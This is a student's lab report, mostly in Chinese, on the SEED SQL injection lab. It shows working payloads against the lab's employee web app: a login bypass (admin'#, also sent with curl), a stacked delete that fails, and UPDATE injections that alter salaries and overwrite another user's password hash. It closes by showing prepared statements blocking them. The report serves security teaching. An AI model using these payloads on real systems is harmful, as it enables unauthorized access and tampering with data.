SQL Injection Attack Lab

Task 1: Get Familiar with SQL Statements


使用 select * from credential where name ='Alice'\G,显示出Alice的相关信息

```
mysql> mysql> select * from credential where name ='Alice'\G
    ****************************
    ID: 1
    Name: Alice
        EID: 10000
    Salary: 20000
        birth: 9/20
        SSN: 10211002
PhoneNumber:
    Address:
        Email:
    NickName:
    Password: fdbe918bdae83000aa54747fc95fe0470fff4976
1 row in set (0.00 sec)
mysal>
```

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage

用户名一栏输如内容: admin'#,在密码栏输入任意内容,就可以实现登录,如图,攻击成功



| SEED LAB | s H | Home E | dit Profile | | | | | Log |
|-----------------|-------|--------|-------------|----------|-------------|---------|---------|-------------|
| User Details | | | | | | | | |
| Username | Eld | Salary | Birthday | SSN | Nickname | Email | Address | Ph. Number |
| | | | | | Nickilallie | Elliali | Address | Pii. Number |
| Alice | 10000 | 20000 | 9/20 | 10211002 | | | | |
| Boby | 20000 | 30000 | 4/20 | 10213352 | | | | |
| Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | |
| Samy | 40000 | 90000 | 1/11 | 32193525 | | | | |
| Ted | 50000 | 110000 | 11/3 | 32111111 | | | | |
| Admin | 99999 | 400000 | 3/5 | 43254314 | | | | |

Task 2.2: SQL Injection Attack from command line.

使用http header live 查看提交用户名密码的请求



o 构造提交请求,将 · 替换为 %27,将空格 替换为 %20,将 # 替换为 %23

curl www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%20%
23&Password=xxx

• 攻击成功

Task 2.3: Append a new SQL statement.

• 构造用户名,使用; 分割不同sql语句

```
admin'; delete from credential where name='Alice'; #
```

• 攻击失败,原因是PHP中mysqli扩展的query()函数不允许在数据库服务器中运行多条语句。这是对SQL注入攻击的一种防护措施。



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'delete from credential where name='Alice'; #' and Password='da39a3ee5e6b4b0d3255' at line 3]\n

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary.

• 在昵称栏填入构造注入sql,只要给set命令发送一串以逗号分隔的属性,update的语句就可以 修改一个记录的多个属性,使用#将该行后面的语句都忽略掉。

alice', salary=100000 where name='alice'; #

• 从前后对比来看,攻击成功

Alice Profile

| Key | Value |
|-------------|----------|
| Employee ID | 10000 |
| Salary | 20000 |
| Birth | 9/20 |
| SSN | 10211002 |
| NickName | |
| Email | |

Alice Profile

| Key | Value |
|-------------|----------|
| Employee ID | 10000 |
| Salary | 100000 |
| Birth | 9/20 |
| SSN | 10211002 |
| NickName | alice |
| Email | |

Task 3.2: Modify other people' salary.

• 构造注入sql

',salary=1 where name='boby'; #

Boby Profile

| Key | Value |
|-------------|----------|
| Employee ID | 20000 |
| Salary | 1 |
| Birth | 4/20 |
| SSN | 10213352 |
| NickName | |
| Email | |

Task 3.3: Modify other people' password.

假设修改之后的密码为"xxx",可以先使用sha1()函数进行转换,转换后的hash值为"b60d121b438a380c343d5ec3c2037564b82ffef3",随后构造sql,输入到昵称属性中

',Password='b60d121b438a380c343d5ec3c2037564b82ffef3' where name='boby';

接下来尝试登录boby的账户,攻击成功

Boby Profile

| Key | Value |
|-------------|----------|
| Employee ID | 20000 |
| Salary | 1 |
| Birth | 4/20 |
| SSN | 10213352 |
| NickName | |
| Email | |

Task 4: Countermeasure — Prepared Statement

进入 /var/www/SQLInjection/目录下,将safe_home.php和safe_edit_backend.php重命名为unsafe 前缀的文件,即用safe文件替换掉原来的unsafe文件。使用task2中的sql注入,task3.1的sql注入。

Employee Profile Login

USERNAME admin'; #

PASSWORD •••••

Login

Conveight @ SEED I ABC

Edit Profile

| Key | Value |
|----------------|--|
| Employee ID | 10000 |
| Salary | 20000 |
| Birth | 9/20 |
| SSN | 10211002 |
| NickName | alice',salary=100000 where name='alice'; # |
| Email | |

结果攻击均失败,说明使用预处理手段修改网站后台 SQL 请求语句,对 SQL 注入攻击的防御成功

The account information your provide does not exist.

Go back